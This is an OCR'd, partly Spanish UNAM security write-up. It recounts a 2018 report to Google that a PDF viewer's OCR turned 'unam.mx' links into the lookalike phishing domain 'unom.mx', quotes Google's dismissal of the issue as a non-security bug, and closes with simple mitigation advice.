
Evaluación del dominio

https://toolbar.netcraft.com



Contención del incidente

https://toolbar.netcraft.com/report_url



Reporte de la vulnerabilidad al equipo de seguridad de Google

ap...@google.com <ap...@google.com> #1Jun 20, 2018 06:30PM
Created issue (on behalf of @gmail.com).
Summary: Possible scam due a wrong URI or text interpretation in PDF files on Google docs offline extension

Hi my name is José Luis Sevilla, I work at Universidad Nacional Autónoma de México (UNAM) and I found a security issue in google docs extension offline

Steps to reproduce:
1. Open the next document http://www.dgp.unam.mx/srvImprime/CircularServlet?id=535 with google docs extension in Google Chrome.
2. Look for the next string with the search tool (Ctrl+F) www.personol.unom.mx
3. As you can see the PDF Viewer on google docs extension misunderstands the "o" instead of "a"
4. If you follow the link it is possible get in a phishing site.

Attack scenario:
An attacker took advantage of this situation and he has gotten the unom.mx (the misunderstood domain by google docs extension) and he is offering financial services to UNAM community.

Even more, it has been observed with Google searches that some scams have been done. For example, if you search the next query site:unom.mx including the omitted results you can find scam sites similar to legitimate ones.

FAKE: www.unom.mx
LEGITIM: www.unam.mx

FAKE: www.jornada.unom.mx/ultimas/
LEGITIM: www.jornada.unam.mx/ultimas/

Warnings shown:
social_engineering

Primer respuesta de Google

ap...@google.com <ap...@google.com> #2Jun 20, 2018 06:30PM

** NOTE: This e-mail has been generated automatically. **
Thanks for your report.
This email confirms we've received your message. We'll investigate and get back to you once we've got an update. In the meantime, you might want to take a look at the list of frequently asked questions about Google VRP at https://sites.google.com/site/bughunteruniversity/behind-the-scenes/faq.

If you are reporting a security vulnerability and wish to appear in Google Security Hall of Fame, please create a profile at https://bughunter.withgoogle.com/new_profile.

You appear automatically in our Honorable Mentions if we decide to file a security vulnerability based on your report, and you will also show up in our Hall of Fame if we issue a reward.

Note that if you did not report a vulnerability, or a technical security problem in one of our products, we won't be able to act on your report. This channel is not the right one if you wish to resolve a problem with your account, report non-security bugs, or suggest a new feature in our product.

Cheers,
Google Security Bot

Duda del equipo de Google

mo...@google.com <mo...@google.com > #3Jun 21, 2018 12:40AM

Assigned to wo...@google.com.

Hey!

Thanks for bringing this issue to our attention. To clarify: you are saying that the link text is different from the link target? I'm asking because it can happen anywhere on the web, not just in PDFs, so it's not a security issue. If that's not what you're saying, can you send us screenshots to clarify what is being displayed and why is it confusing for the user?

Respuesta a la duda de Google

@gmail.com <@gmail.com> #5Jun 21, 2018 11:21AM


Hi again, and thanks for your attention:

the problem is that Google Docs Extension on Chrome is doing a wrong link and UNAM's users have been redirected to phishing sites when they click the wrong link, so it is a security risk:
screenshoot1 -> https://drive.google.com/file/d/11RRy2WEzD46mu-


Also, I found this is not an isolated case because others users from government institutions could be affected, for instance nasa.gov:
screenshoot2 -> https://drive.google.com/file/d/1YVdmuYlG4XvmFs9

2018-06-21 0:41 GMT-05:00 <buganizer-system+310543+110490834@google.com>:

Imágenes enviadas



Imágenes enviadas



Respuesta de Google

jo...@google.com <jo...@google.com> #7Jun 25, 2018 12:54PM

Hi,

The link is wrong in the original file. If you open the PDF using any reader you'll see the same issue.

Therefore, it's not a bug in Google Docs. Please contact the owner of the PDF to fix the link.

Argumentación

@gmail.com <@gmail.com> #8Jun 25, 2018 01:15PM

Hi,
You are saying that any PDF Reader have the same problem and it is not true. I have checked in many viewer PDF software, for example, PDF Viewer in Debian OS and they don't have the problem because they don't interpret the link and it is cause the document don't have links. So, it is a bug in Google Docs Extension.

Google acepta la vulnerabilidad pero como falla general

jo...@google.com <jo...@google.com> #9Jun 26, 2018 11:34AM

Status: Won't Fix (Intended Behavior)

Hi, thanks I double checked and you're right. This PDF seems like it was created from a scanned image. It is attempting to read text from the image, but the font used, the "a" and "o" characters look similar, and the vision algorithm is misidentifying it.

Unfortunately, we don't consider this to be a security issue, and we can't help. This seems like just a normal product bug. You can provide feedback on the Google product forums and let the team know it didn't work on this example.
https://productforums.google.com/forum/

Argumentos no aceptados

@gmail.com <@gmail.com> #10Jun 26, 2018 12:15PM

Hi again,
I have to say that this bug has affected to UNAM community (teachers, workers, students and researchers) because they were referred to scam sites and in my experience in information security I consider it like a SECURITY risk due a bug in an app. Also, I consider this bug could be used as a new kind of phishing vector attack. Remember that I had showed you this is not an isolated case because there are NASA's documents with the same problem (https://drive.google.com/file/d/1YVdmuYlG4XvmFs9UREUZ0WbNSCRQK_Mi/view?usp=sharing). It may exist documents from others institutions.

Última respuesta de Google

jo...@google.com <jo...@google.com> #11Jun 27, 2018 01:57PM

Hey,

We are sorry to hear that you are having troubles with our products. Unfortunately, our team cannot help you, as we deal only with technical security vulnerability reports, and this is not one of them. To report non-security vulnerabilities please use the "Send Feedback" button. This should be either on the footer of the page, or behind settings. You can read more about it here: https://www.google.com/tools/feedback/intl/en/learnmore.html

Once you send the feedback you will be able to track it's progress up to resolution. If you would like to discuss this problem with someone you can also post to our Product Forums here: https://productforums.google.com/

To re-iterate: This is a bug in the vision algorithm identifying an "a" as an "o". However, the user can click links from anywhere from emails, social networks, etc, and still wind up at the phishing page. Chrome defends against this by constantly working to identify the phishing page itself, so they are protected no matter how they got there.

As such, we consider the link being wrong to be a product bug, not a security bug.

Reporte de vulnerabilidad “normal”

Hi my name is Jose Luis Sevilla and i work at Universidad Nacional Autónoma de México (UNAM). I want to report a bug in Google Docs Extension on Chrome. It is doing a wrong link into PDF files and UNAM's users have been redirected to phishing sites when they click the wrong link, in others words this is a bug in the vision algorithm identifying an "a" as an "o":
screenshoot1 -> https://drive.google.com/file/d/11RRy2WEzD46mu-Z87MDYXQgBbENKTjw-/view?usp=sharing

Also, I found this is not an isoleted case becase others users from goverment institutions could be affected, for instance nasa.gov:
screenshoot2 -> https://drive.google.com/file/d/1YVdmuYIG4XvmFs9UREUZ0WbNSCRQK_Mi/view?usp=sharing

I had reported this bug to Google security team and they told me that you can help me.

¿Cómo puede mitigarse?

- Cambiar el tipo de fuente para general documentos institucionales.
- Comprobar las direcciones URL.
- Notificar al área de seguridad alguna anomalía.

Referencias

Ballesteros Estrada, Silvia Socorro, Morales Romero, Guillermo, Cedillo Pérez, Pavel Alfredo, Los problemas de identificación de caracteres OCR para la recuperación de texto en el libro antiguo: un análisis de caso en el Fondo Antiguo de la Biblioteca Central, UNAM. Biblioteca Universitaria [en linea] 2012, 15 (Enero-Junio) : [Fecha de consulta: 18 de junio de 2018] Disponible en:**<http://www.redalyc.org/articulo.oa?id=28528264003>** ISSN 0187-750X

¡Gracias por su atención!

Contactanos
seguridad@*dgp.unam.mx*